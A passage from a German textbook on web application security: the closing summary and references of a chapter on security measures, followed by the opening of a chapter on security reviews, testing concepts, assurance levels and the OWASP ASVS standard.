Die Sicherheit einer Anwendung wird nicht nur über ihren Programmcode sichergestellt, sondern auch über die Plattform, auf der die Anwendung ausgeführt und die Systemumgebung, in der sie betrieben wird. Produktiv eingesetzte Plattformkomponenten sollten entsprechend gehärtet und über zusätzliche Sicherheitsmechanismen (Separierung, WAFs, Security Module) abgesichert werden, um die darauf betriebenen Anwendungen maximal zu schützen und die Auswirkung von Angriffen oder schadhaften Anwendungskomponenten zu minimieren. Gerade solche betrieblichen Aspekte stellen nicht nur eine technische, sondern auch eine organisatorische Aufgabe dar. Wir kommen hierauf im letzten Kapitel dieses Buches genauer zu sprechen.

3.16 Zusammenfassung & Empfehlungen

Häufig wird der große Fehler gemacht, im Thema Webanwendungssicherheit lediglich die Umsetzung verschiedener Sicherheitsfunktionen (Sicherheitsfeatures oder Security Controls) wie Authentifizierung und Access Controls zu sehen. Der Großteil an Sicherheitsmängeln in Webanwendungen betrifft jedoch nicht das Fehlen solcher Features, sondern vielmehr generelle Fehler in der Implementierung. Diese sollten stets dort behoben werden, wo sie entstehen, also im Programmcode oder durch das Anwendungsdesign. Gerade über das Design lässt sich bereits wirkungsvoll ausschließen, dass bestimmte Implementierungsfehler überhaupt entstehen können.

Wichtiger als das gezielte Verhindern einzelner Schwachstellen ist es, der Anwendung ein hohes Sicherheitsniveau zu verleihen. Hierfür gilt es insbesondere, die genannten Sicherheitsprinzipien (z. B. Minimal-, Defense-in-Depth-, Indirektions- und Separierungs-Prinzip) zu berücksichtigen. Erst in zweiter Linie sollten Sicherheitsmaßnahmen dazu eingesetzt werden, die Ausnutzung und Auswirkung eines Sicherheitsproblems einzuschränken.

Trotzdem ist es hilfreich, die Sicherheit einer Anwendung auch aus der Sicht eines Angreifers (also schwachstellen- oder angriffszentrisch) zu betrachten und darüber die Wirkung bestimmter Maßnahmen zu bewerten. Dies zeigt sich am Beispiel von Cross-Site

Scripting: Um das Auftreten einer solchen Schwachstelle mit großer Zuverlässigkeit zu verhindern, ist der Einsatz verschiedener gezielter Maßnahmen erforderlich (primärer, sekundärer sowie auch additiver).

Im Rahmen der Betrachtung unterschiedlicher Maßnahmen wurde in diesem Kapitel mehrfach die Wichtigkeit angesprochen, auch den Benutzer aktiv in das Sicherheitskonzept einer Anwendung miteinzubeziehen. Möglichkeiten hierzu sind etwa Passwortstärkefunktionen oder zusätzliche Sicherheitsmechanismen wie Zweifaktor-Authentifizierung, die ein Benutzer selbst für den Schutz seiner Daten aktivieren kann.

Sicherheitsvorgaben sollten generell niemals einen Selbstzweck darstellen. Ähnlich wie beim IT-Grundschutz existiert auch für eine Webanwendung ein allgemeines Schutzniveau (hier „Basisschutz“ genannt), das es für jede Anwendung zu gewährleisten gilt. Dies entspricht nichts anderem als einer allgemeinen Sorgfaltspflicht. Alles, was darüber hinausgeht, ist abhängig vom jeweiligen Schutzbedarf (bzw. der Assurance- oder Gefährdungsklasse) einer Anwendung bzw. der verarbeiteten Daten (erweiterter Schutz), der individuellen Bedrohungen oder sonstiger Anforderungen. Ein wichtiges Werkzeug für die Definition dieses erweiterten Schutzniveaus ist die Bedrohungs- oder Risikoanalyse, auf die wir im nächsten Kapitel ausführlich zu sprechen kommen werden. Zusammenfassend noch einmal die wichtigsten Empfehlungen in Bezug auf Sicherheitsmaßnahmen für Webanwendungen:

1. Sicherheitsmaßnahmen stellen keinen Selbstzweck dar, sondern dienen der Umsetzung von Sorgfaltspflichten, Anforderungen in Abhängigkeit des individuellen Schutzbedarfs sowie der Reduktion von bestehenden Risiken.
2. Sicherheitsprinzipien stellen die Grundlage für den Großteil aller Sicherheitsmaßnahmen (bzw. Sicherheitsentscheidungen) dar und sollten im Rahmen der Spezifikation und Implementierung einer Webanwendung stets berücksichtigt und deren Umsetzung laufend hinterfragt werden. Die zentralste Rolle spielt in diesem Zusammenhang das Minimalprinzip, auf dem verschiedene andere Prinzipien basieren.
3. Maßnahmen dienen nicht ausschließlich der Vermeidung von Schwachstellen und Verhinderung von Angriffen, sondern vielfach auch der Verbesserung des allgemeinen Sicherheitsniveaus einer Anwendung.
4. Einzelne Maßnahmen können oft durch einen Angreifer ausgehebelt werden oder auch einfach ausfallen (z. B. auch durch ein Refactoring der Anwendung). Daher sollte stets angestrebt werden, relevante Bedrohungen nicht über eine einzelne, sondern eine Kombination verschiedener Maßnahmen zu behandeln. Dadurch lässt sich der Ausfall oder die Überwindung einer bestimmten Maßnahme kompensieren, so dass dies nicht zu einer Kompromittierung der Anwendung führen kann.
5. Konkrete Sicherheitsmaßnahmen lassen sich über unterschiedliche Policies für bestimmte Anwendungstypen und Schutzbedarfs-, Assurance- oder Gefährdungsklassen unterschiedlich spezifizieren und dadurch auf einzelne Anwendungen anwenden.

Literatur und Quellen

1. Kersten H, Reuter J, Schröder K-W (2001) IT-Sicherheitsmanagement nach ISO 27001 und Grundschutz – Der Weg zur Zertifizierung, 3. Aufl. Vieweg + Teubner
2. Hope P (2009) Software security requirements – the foundation for security. http://www.cigital.com/presentations/SecurityReqs_Hope_ISSA09.pdf
3. Payment Card Industry (PCI) (2016) Datensicherheitsstandard – Anforderungen und Sicherheitsbeurteilungsverfahren, Version 3.2. https://de.pcisecuritystandards.org/document_library
4. Kawasaki G (2004) Rule N. 4. http://blog.guykawasaki.com/2006/01/the_art_of_inno.html. Zugegriffen am 20.12.2013
5. Bundesamt für Sicherheit in der Informationstechnik (BSI), Sicheres Bereitstellen von Web-Angeboten (ISi-Web-Server) (2008) https://www.bsi.bund.de/DE/Themen/Cyber-Sicherheit/ISi-Reihe/ISi-Web-Server/web_server_node.html
6. OWASP Foundation OWASP secure coding practices – quick reference guide, Version 2. https://www.owasp.org/index.php/OWASP_Secure_Coding_Practices_-_Quick_Reference_Guide
7. Saltzer H, Schroeder MD (1975) The protection of information in computer systems. http://www.cs.virginia.edu/~evans/cs551/saltzer/
8. Stoneburner G, Hayden C, Feringa A (2004) NIST special publication 800-27 – engineering principles for information technology security (A baseline for achieving security), revision A. NIST. http://csrc.nist.gov/publications/nistpubs/800-27A/SP800-27-RevA.pdf
9. Verizon data breach report (2017) http://www.verizonenterprise.com/verizon-insights-lab/dbir/2017
10. OWASP Foundation. https://www.owasp.org/index.php/Unvalidated_Redirects_and_Forwards_Cheat_Sheet
11. Litchfield D (2006) The history of the Oracle PLSQL Gateway Flaw. http://seclists.org/fulldisclosure/2006/Feb/11
12. Wing J (2011) Measuring relative attack surfaces. http://www.cse.psu.edu/~tjaeger/cse598-f11/slides/Wing_attack_surface.pdf
13. Spinellis D (2007) Another level of indirection. In: Oram A, Wilson G (Hrsg) Beautiful code: leading programmers explain how they think. O'Reilly and Associates, Sebastopol, S 279–291
14. Kernighan BW, Plauger PH (1981) Software tools in Pascal. Addison-Wesley, Boston
15. Schneier B (2000) The process of security. Information Security Magazine, April 2000
16. US-CERT statistics (2013). http://www.cert.org/stats. Zugegriffen am 20.12.2013
17. Polizei Nordrhein-Westfalen (2011) Kölner Studie 2011 – Modus operandi beim Wohnungseinbruch. http://www.polizei-nrw.de/media/Dokumente/koelner-studie-2011.pdf
18. Schneier B (2003) Beyond fear – thinking sensibly about security in an uncertain world. Copernicus Books, Göttingen, S 107
19. http://technogility.sjcarriere.com/2009/01/26/simple-architectures-for-complex-enterprises/
20. Schreiber T (2007) Den Missbrauch des Vertrauenskontextes verhindern. IT-SICHERHEITpraxis. http://www.securenet.de/fileadmin/papers/IT-S_praxis_3_07_SecureNet.pdf
21. Coates M (2009) HTTPS data exposure – GET vs POST. http://michael-coates.blogspot.de/2009/11/https-data-exposure-get-vs-post.html
22. Fielding et al (1999) RFC 2616 – hypertext transfer protocol – HTTP/1.1, Section 14.9.1. http://www.w3.org/Protocols/rfc2616/rfc2616-sec14.html#sec14.9.1
23. Fielding et al (1999) RFC 2616 – hypertext transfer protocol – HTTP/1.1, Section 14.32. http://www.w3.org/Protocols/rfc2616/rfc2616-sec14.html#sec14.32
24. Heise Online. Facebook & Co: 2 Klicks für mehr Datenschutz. http://www.heise.de/newsticker/meldung/Facebook-Co-2-Klicks-fuer-mehr-Datenschutz-1335091.html. Zugegriffen am 01.09.2011
25. Anderson R (2008) Security engineering: a guide to building dependable distributed systems, 2. Aufl. Wiley Verlag

26. Bundesamt für Sicherheit in der Informationstechnik (BSI). Glossar und Begriffsdefinitionen zu den IT-Grundschutzkatalogen. https://www.bsi.bund.de/DE/Themen/ITGrundschutz/ITGrundschutzKataloge/Inhalt/Glossar/glossar_node.html. Zugegriffen am 20.12.2016
27. OpenID Foundation (2007) OpenID authentication 2.0 – final. http://openid.net/specs/openid-authentication-2_0.html
28. Chong F (2006) Trusted subsystem design. http://msdn.microsoft.com/en-us/library/aa905320.aspx
29. Scarfone K, Souppaya M (2009) NIST Special Publication (SP)-NIST SP 800-118, Guide to enterprise password management (draft). http://csrc.nist.gov/publications/drafts/800-118/draft-sp800-118.pdf
30. Heise Online. LinkedIn wegen Passwort-Leck verklagt. http://www.heise.de/newsticker/meldung/LinkedIn-wegen-Passwort-Leck-verklagt-1622142.html. Zugegriffen am 20.06.2012
31. http://googleonlinesecurity.blogspot.de/2014/04/street-view-and-recaptcha-technology.html
32. Tillmann H (2013) Browser Fingerprinting: Tracking ohne Spuren zu hinterlassen. http://bfp.henning-tillmann.de/downloads/Henning%20Tillmann%20-%20Browser%20Fingerprinting.pdf
33. Alur D, Crupi J, Malks D (2003) Core J2EE patterns: best practices and design strategies, 2. Aufl. Prentice Hall/Sun Microsystems Press. http://www.corej2eepatterns.com/Design/PresoDesign.htm
34. Griggs B (2009) Are you a Facebook friend padder? http://scitech.blogs.cnn.com/2009/02/13/are-you-a-facebook-friend-padder
35. Ollmann G (2007) Anti brute force resource metering. Helping to restrict web-based application brute force guessing attacks through resource metering. http://www.technicalinfo.net/papers/AntiBruteForceResourceMetering.html. Zugegriffen am 20.9.2017
36. Ollmann G (2007) Stopping automated attack tools, an analysis of web-based application techniques capable of defending against current and future automated attack tools. http://www.technicalinfo.net/papers/StoppingAutomatedAttackTools.html
37. Matsumoto S (2007) Is secure Ajax an Oxymoron, SD WEST 2007. http://www.cigital.com/presentations/Is%20Secure%20Ajax%20An%20Oxymoron.pdf
38. World Wide Web Consortium (W3C) (2010) Uniform messaging policy, level one, W3C working draft. http://www.w3.org/TR/UMP
39. Hammer E (2012) OAuth 2.0 and the road to Hell. http://hueniverse.com/2012/07/oauth-2-0-and-the-road-to-hell
40. Lodderstedt T et al (2012) Token Revocation draft-lodderstedt-oauth-revocation-04. http://tools.ietf.org/pdf/draft-lodderstedt-oauth-revocation-04.pdf
41. Watson C, Groves D Melton J (2015) AppSensor guide – application-specific real time attack detection & response, Version 2.0.2. https://www.owasp.org/images/0/02/Owasp-appsensor-guide-v2.pdf
42. Langley A Maintaining digital certificate security. Google Security Blog. http://googleonlinesecurity.blogspot.de/2014/07/maintaining-digital-certificate-security.html. Zugegriffen am 08.07.2014
43. Golem News. Noch ein Einbruch bei einem Comodo-Partner. https://www.golem.de/1105/83726.html. Zugegriffen am 10.09.2017
44. Ristic I Is HTTP public key pinning dead? Qualys Blog. https://blog.qualys.com/ssllabs/2016/09/06/is-http-public-key-pinning-dead. Zugegriffen am 06.09.2016
45. Helme S (2016) Alexa top 1 million crawl. https://scotthelme.co.uk/alexa-top-1-million-crawl-aug-2016/
46. Mozilla Organisation (2013) CSP specification wiki. https://wiki.mozilla.org/Security/CSP/Specification. Zugegriffen am 20.12.2013
47. Sterne B, Barth A (2012) Content security policy 1.0. www.w3.org/TR/CSP
48. Weichselbaum (2016) CSP is dead, long live strict CSP! https://deepsec.net/docs/Slides/2016/CSP_Is_Dead,_Long_Live_Strict_CSP!_Lukas_Weichselbaum.pdf
49. Mozilla Developer Network. Using CSP violation reports. https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP. Zugegriffen am 20.08.2017

50. Rydstedt EB, Boneh D, Jackson C (2010) Busting frame-busting a study of clickjacking vulnerabilities on popular sites. http://elie.im/publication/busting-frame-busting-a-study-of-clickjacking-Vulnerabilitys-on-popular-sites
51. Law E (2010) Combating clickjacking with X-frame-options. http://blogs.msdn.com/b/ieinternals/archive/2010/03/30/combating-clickjacking-with-x-frame-options.aspx. Zugegriffen am 20.12.2013
52. OWASP Foundation (2017) Web service security cheat sheet. https://www.owasp.org/index.php/Web_Service_Security_Cheat_Sheet. Zugegriffen am 01.04.2017
53. Chess B, O'Neil YT, West J (2007) JavaScript hijacking. http://james.padolsey.com/wp-content/uploads/javascript_hijacking.pdf
54. Sarkar PG, Fitzgerald S (2013) Attacks on SSL a comprehensive study of beast, crime, time, breach, lucky 13 & RC4 biases. https://www.isecpartners.com/media/106031/ssl_attacks_survey.pdf
55. Deutsche Telekom. Technische Sicherheitsanforderungen. http://www.telekom.com/static/-/155996/7/technische-sicherheitsanforderungen-si
56. OWASP German Chapter unter Mitwirkung von: Maximilian Dermann, Mirko Dziadzka, Boris Hemkemeier, Achim Hoffmann, Alexander Meisel, Matthias Rohr, Thomas Schreiber, Best Practices: Einsatz von Web Application Firewalls, Version 1.0.2, März 2008, wiki September 2008. https://www.owasp.org/index.php/Best_Practices:_Einsatz_von_Web_Application_Firewalls. Zugegriffen am 20.12.2013
57. Barnett R (2011) Best practices: virtual patching. https://www.owasp.org/index.php/Virtual_Patching_Best_Practices. Zugegriffen am 20.12.2013
58. Web Application Security Consortium (WASC) (2006) Web application firewall evaluation criteria (WAFEC), Version 1.0. http://projects.webappsec.org/f/wasc-wafec-v1.0.pdf
59. OWASP Foundation. Web application firewall. https://www.owasp.org/index.php/Web_Application_Firewall. Zugegriffen am 12.06.2014
60. Cloud Security Alliance (CSA) (2009) Security guidance for critical areas of focus in cloud computing, Version 2.1 https://cloudsecurityalliance.org/csaguide.pdf
61. Bundesamt für Sicherheit in der Informationstechnik (BSI). Studien zum Thema Cloud Computing. https://www.bsi.bund.de/DE/Themen/CloudComputing/Studien/Studien_node.html
62. ISECOM (2010) The open source security testing methodology manual (OSSTMM), Version 3.02. http://www.isecom.org/mirror/OSSTMM.3.pdf

Sicherheitsuntersuchungen von Webanwendungen

4

„Software zu erstellen ist schwer.
Sichere Software zu erstellen ist SEHR schwer.
Software auf Sicherheit zu untersuchen ist SEHR, SEHR, SEHR schwer!“

Mark Curphey

Zusammenfassung

Jede Sicherheitsanforderung ist prinzipiell wertlos, wenn sich deren Einhaltung verifizieren lässt. Dieses Kapitel widmet sich den unterschiedlichen Verfahren, mit denen sich in den einzelnen Phasen der Softwareentwicklung eine Webanwendung auf ihre Sicherheit hin untersuchen lässt.

4.1 Begriffe und Konzepte

Wenn man nach Verfahren für die Sicherheitsanalyse von Webanwendungen sucht, so stößt man schnell auf eine ganze Reihe von Begriffen, die teilweise noch dazu sehr missverständlich verwendet werden. In den folgenden Abschnitten soll der Versuch unternommen werden, etwas Licht in diese Begriffsvielfalt zu bringen, die für die Diskussion in diesem Kapitel grundlegend ist.

M. Rohr, *Sicherheit von Webanwendungen in der Praxis*, Edition <kes>,
https://doi.org/10.1007/978-3-658-20145-6_4

4.1.1 Sicherheitsreview vs. Sicherheitstest

Unter einem Sicherheitsreview verstehen wir die Prüfung offengelegter Interna einer Anwendung. Dabei kann es sich sowohl um Anforderungen (Review der Sicherheitsanforderungen), Architektur (architektonischer Sicherheitsreview) oder auch den Quelltext (Security Code Review) handeln. Ein Sicherheitstest bezeichnet dagegen eine Sicherheitsuntersuchung gegen eine laufende Anwendung.

4.1.2 Risiko-basiertes Testen

Viele Sicherheitsanalysen beziehen sich vor allem auf technische Sicherheitsaspekte. Die viel wichtigere Kennzahl, nämlich das Risiko, also die Ausnutzungswahrscheinlichkeit einer Schwachstelle und deren Schadenspotenzial, wird dagegen oftmals völlig außer Acht gelassen.

Beim Risiko-basierten Testen stehen genau diese Risiken im Vordergrund. So lassen sich etwa Szenarien für den Missbrauch bestimmter Anwendungsfälle (Misuse und Abuse Cases, Beispiel: „Angreifer manipuliert Transaktion“) gezielt in diesem Zusammenhang testen. Entsprechende Tests lassen sich auch mit Hilfe einer Risiko- bzw. Bedrohungsanalyse gewinnen (siehe Abschn. 4.9).

4.1.3 Software Assurance (SwA)

Über das Verständnis von Sicherheit als Qualitätsmerkmal gelangen wir zum Begriff der „Assurance“. Nicht umsonst wird im Zusammenhang mit Qualitätssicherung im Englischen häufig auch von „Quality Assurance“ gesprochen. Wenn wir diesen Begriff auf Software beziehen, sprechen wir allgemein von Software Assurance (SwA) – manchmal wird hier auch von Software Security Assurance gesprochen, wenn der Bezug konkret auf Sicherheitsaspekten liegt. Das US-Verteidigungsministerium definiert Software Assurance wie folgt:

▶ **Software Assurance (SwA):** Der Grad an Vertrauen, dass Software wie vorgesehen arbeitet und frei von Schwachstellen ist, gleich ob absichtlich oder unwillentlich im Rahmen des Entwicklungsprozesses erzeugt (Quelle: CNSS Instruction 4009, National Information Assurance Glossary).

Software Assurance (bzw. Software Security Assurance) bezieht sich dabei auf den gesamten Prozess, der zur Gewährleistung dient, dass Software frei von Fehlern (bzw. Sicherheitsmängeln) ist, und ist somit umfassender als der Scope der Anwendungssicherheit.

4.1.4 Assurancegrad

Wie Sicherheitsmaßnahmen dienen auch Sicherheitsuntersuchungen keinem Selbstzweck, sondern dazu, einen bestimmten Grad an (Sicherheits-)Assurance zu erreichen (engl. Level of Assurance) bzw. diesen zu gewährleisten. Bezogen auf die Untersuchung einer konkreten Anwendung lässt sich die Assurance dabei über die beiden folgenden Faktoren ermitteln:

- **Untersuchungsabdeckung** (engl. Coverage): Mit der Abdeckung einer Untersuchung wird ihr Umfang in Bezug auf die Anzahl getesteter Schnittstellen bei einer dynamischen Analyse (Pentest oder DAST-Scan) oder gesamter Codeabdeckung bei einer statischen Analyse (Code Review oder SAST-Scan) bewertet. In letzterem Zusammenhang sprechen wir häufig auch von Code Coverage, die generell auf Basis der untersuchten Codezeilen (Lines of Code, LOC) gemessen wird.
- **Untersuchungstiefe** (engl. Accuracy): Durch die Tiefe (oder auch Genauigkeit) einer Untersuchung wird die Aussagekraft ihres Ergebnisses in Bezug auf den abgedeckten Code bzw. die abgedeckten Schnittstellen bewertet. So kann ein Tester beispielsweise den gesamten Code in kurzer Zeit überfliegen oder Zeile für Zeile analysieren. Im ersten Fall ließe sich entsprechend wohl eine relativ geringe, im zweiten dagegen eine recht hohe Untersuchungstiefe erzielen.

Über diese beiden Faktoren lässt sich schließlich der Assurancegrad bestimmten. Je höher die Abdeckung und größer die Tiefe (also die Genauigkeit) einer Untersuchung, desto größer ist allgemein auch der erzielte Assurancegrad. Wir wir in Abb. 4.1 sehen, ist der Zusammenhang beider Faktoren jedoch nicht proportional. Stattdessen verringert sich mit zunehmendem Aufwand (insbesondere im Hinblick auf die Untersuchungstiefe) der dadurch erzielte Assurancegrad deutlich. Entgegengesetzt verläuft die Kostenentwicklung, was im rechten Diagramm dargestellt ist. Der erforderliche (oder mögliche) Assurancegrad kann dabei von unterschiedlichen Aspekten wie Schutzbedarf, der zur Verfügung stehenden Zeit, Experten sowie dem Budget abhängen.

In den meisten Fällen muss somit eine Abwägung zwischen Untersuchungstiefe und Abdeckung bzw. der angestrebten Assurance einer Anwendung getroffen werden. In der Praxis hilft hierbei die Bildung von Assurancegraden. Mittels einer solchen Gruppierung ist es relativ einfach möglich, Anwendungen auf Basis von z. B. ihrer Schutzbedarfsklassen in bestimmte Assurancegrade einzuteilen und darüber konkrete Assurance-Anforderungen (also z. B. Art und Umfang eines durchzuführenden Sicherheitstests) für diese Anwendung vorzugeben. Ein Beispiel für die Spezifikation solcher Assurancegrade ist in Tab. 4.1 dargestellt.




Abb. 4.1 (Sicherheits-) Assurance als Kombination von Untersuchungstiefe und -abdeckung (*links*) und im Verhältnis zum erforderlichen Aufwand (*rechts*)

Tab. 4.1 Exemplarische Assurancegrade

Assurancegrad	Beschreibung
I	Die Anwendung weist keine offensichtlichen Sicherheitslücken (Low Hanging Fruits) auf.
II	Alle Sicherheitsfunktionen (Security Controls) wurden korrekt implementiert.
III	Das Anwendungsdesign offenbart keine Sicherheitsprobleme. Die Anwendung bietet ein allgemein hohes Sicherheitsniveau und Robustheit gegenüber Angriffen.
IV	Die Anwendung enthält keinen Schadcode (Hintertüren etc.).

4.1.5 Lifecycle Security Testing

Bereits im Rahmen des ersten Kapitels wurde die Notwendigkeit angesprochen, Sicherheit nicht erst am Ende der Entwicklung, sondern diese über den gesamten Lebenszyklus einer Anwendung zu berücksichtigen. Dies schließt natürlich auch die Durchführung entsprechender Sicherheitsuntersuchungen mit ein.

Sicherheitsrelevante Defects können nämlich nicht nur in der Implementierungs-, sondern ebenso in einer späteren Phase entstehen – auch nachdem diese bereits produktiv gegangen ist. Der Qualitätsguru Capers Jones hat hierzu einige interessante Beobachtungen gemacht, die wir in Abb. 4.2 dargestellt sehen. Die gepunktete Linie zeigt darin die prozentuale Häufigkeit in Bezug darauf, wo Defects in den einzelnen Phasen allgemein eingebracht, die unterbrochene Linie wo diese üblicherweise gefunden werden. Schließlich werden durch die durchgezogene Linie die durchschnittlichen Kosten veranschaulicht, die für die Korrektur eines solchen Defects in der jeweiligen Phase zu veranschlagen sind.

Dass Defects erst deutlich nach ihrer Entstehung identifiziert werden, führt somit zu deutlich höheren Korrekturkosten als dies eigentlich erforderlich wäre, wenn Identifikation und Korrektur bereits zeitnah erfolgt wären. Um dies zu ermöglichen, sind natürlich entsprechende Prüfverfahren erforderlich, die sich bereits in frühen Phasen anwenden lassen. Viele Sicherheitsprobleme entstehen bereits bevor überhaupt eine einzelne Zeile Code geschrieben wurde. Vielfach sind diese vielmehr auf problematische Entscheidungen im Rahmen des Designs oder gar Spezifikation einer Anwendung zurückzuführen. Wie in Tab. 4.2 gezeigt, lassen sich zudem viele Sicherheitsprobleme überhaupt nur im Design identifizieren.[1]

Alles in allem verdeutlicht dies die Notwendigkeit, Sicherheitsuntersuchungen im Rahmen des gesamten Entwicklungsprozesses, also einschließlich der Spezifikationsphase, mit geeigneten Verfahren durchzuführen. Denn dort werden nicht nur die Grundlagen für die Sicherheit einer Anwendung gelegt, sondern es lassen sich Fehler auch am einfachsten korrigieren bzw. deren Entstehung in vielen Fällen sogar gänzlich ausschließen.

[1] In seinem 2007 erschienenen Buch „Software Security Engineering: A Guide for Project Managers“ geht McGraw davon aus, dass rund 60 % aller Defects im Design einer Anwendung sichtbar sind (vergl. [2]).




Abb. 4.2 Verteilung von Defects, die in den einzelnen Entwicklungsphasen erzeugt (*gepunktete Linie*) und identifiziert (*unterbrochene Linie*) werden sowie die entsprechenden Kosten für deren Behebung (*durchgezogene Linie*). (Quelle: Capers Jones; vergl. [1])

Tab. 4.2 Sichtbarkeit einzelner Sicherheitsprobleme

Sichtbar im Code	Sichtbar im Design
• fehlerhafte Enkodierung • nicht freigegebener Speicher • hartkodierte Credentials • unsichere APIs	• Unzulässiges Vertrauensverhältnis zu Backendsystemen • problematische Datenflüsse • Überschneidung von privilegiertem und nicht-privilegiertem Programmcode

4.1.6 Timeboxing

Da eine vollumfängliche Sicherheitsuntersuchung nur in seltenen Fällen in einem günstigen Kosten-Nutzen-Verhältnis steht, werden viele Untersuchungen nach dem Timebox-Verfahren durchgeführt. Dabei wird dem Analysten ein festes Zeitfenster (z. B. 5 oder 10 Tage), jedoch keine erzielende Untersuchungstiefe oder Abdeckung vorgegeben. Ein Analyst wird daher gewöhnlich bestrebt sein, eine möglichst gute Abdeckung zu erzielen und selektiv verdächtige Funktionen einer genaueren Analyse unterziehen.

In der Praxis hat sich Timeboxing als ein sehr effizientes Verfahren bewährt, das sich zudem sehr gut beauftragen lässt. Fällt einem Analysten im Rahmen einer solchen Untersuchung ein mögliches Sicherheitsproblem auf, das er aufgrund der Zeitbeschränkung nicht genauer verifizieren konnte, so lässt sich dieses im Bedarfsfall durch eine gezielte Analyse nachgelagert verifizieren.

4.1.7 Low Hanging Fruits

Mit dem Begriff Low Hanging Fruits (auf Deutsch etwa „niedrig hängende Früchte“) werden allgemein Sicherheitsprobleme bezeichnet, die sich mit sehr geringem Aufwand identifizieren lassen. Low Hanging Fruits lassen sich häufig mit dem Einsatz von Tools oder manuellen Schnelltests ausfindig machen.

4.2 Relevante Standards und Projekte

In den folgenden Abschnitten werden einige wichtige Standards und Projekte vorgestellt, die im Zusammenhang mit den Inhalten in diesem Kapitel relevant sind.

4.2.1 OSSTMM

Einer der wenigen Standards, die sich mit der Durchführung von Sicherheitstests von IT-Systemen befassen, ist das Open Source Security Testing Methodology Manual (OSSTMM, vergl. [3]). Ursprünglich von Pete Herzog erstellt, wird es mittlerweile unter der Federführung der ISECOM weiterentwickelt. In diesem Standard finden sich verschiedene Vorgehensweisen, Begrifflichkeiten und Metriken zur Bestimmung der Sicherheit eines IT-Systems. Den Standard liefert ein Rahmenwerk, mit dem sich Sicherheitstests strukturiert durchführen lassen. Allerdings konnten sich viele der darin verwendeten Begrifflichkeiten bisher noch nicht wirklich durchsetzen. Auch werden spezielle Aspekte im Hinblick auf Sicherheitstests von Webanwendungen dort bislang noch nicht betrachtet.

4.2.2 OWASP ASVS Standard

Der Application Security Verification Standard (ASVS) (vergl. [4]) stellt den bislang einzigen zertifizierbaren Standard des OWASP dar. In seiner ersten Fassung aus dem Jahr 2009 lieferte der ASVS Standard noch sehr spezifische Anforderungen an Tool-basierte Sicherheitsuntersuchungen und verschiedene manuelle Vorgehensweisen (z. B. Pentest oder Design Review). Aus welchen Gründen auch immer wurde von dieser Einteilung jedoch mittlerweile Abstand genommen. In der aktuellen 3.0er-Version des Standards von 2015 werden die einzelnen Prüfstufen nun stattdessen auf Basis von Assurancegraden definiert, die in Tab. 4.3 dargestellt sind.

Tab. 4.3 ASVS 3.0 Prüfstufen

Level	Beschreibung	Umsetzung
Level 1: Opportunistic	Anwendung besitzt keine *offensichtlichen* Schwachstellen (Low Hanging Fruits)	• Limitierter Pentest (siehe Abschn. 4.7) und ggf. Schwachstellenscan (siehe Abschn. 4.5.4) • Viele der Punkte sind gut automatisierbar
Level 2: Standard	Anwendung besitzt keine *gravierenden* Schwachstellen	• Vorgaben aus Level 1 zzgl. selektivem Code Review (siehe Abschn. 4.7.5)
Level 3: Advanced	Anwendung besitzt erkennbar keine *komplexen* Schwachstellen (z. B. Schadcode) und beweist Grundsätze eines sicheren Anwendungsdesigns	• Vorgaben aus Level 2 zzgl. + detailliertem Code und Design Review (siehe Abschn. 4.7.5)




Abb. 4.3 Auszug aus dem OWASP ASVS Standard

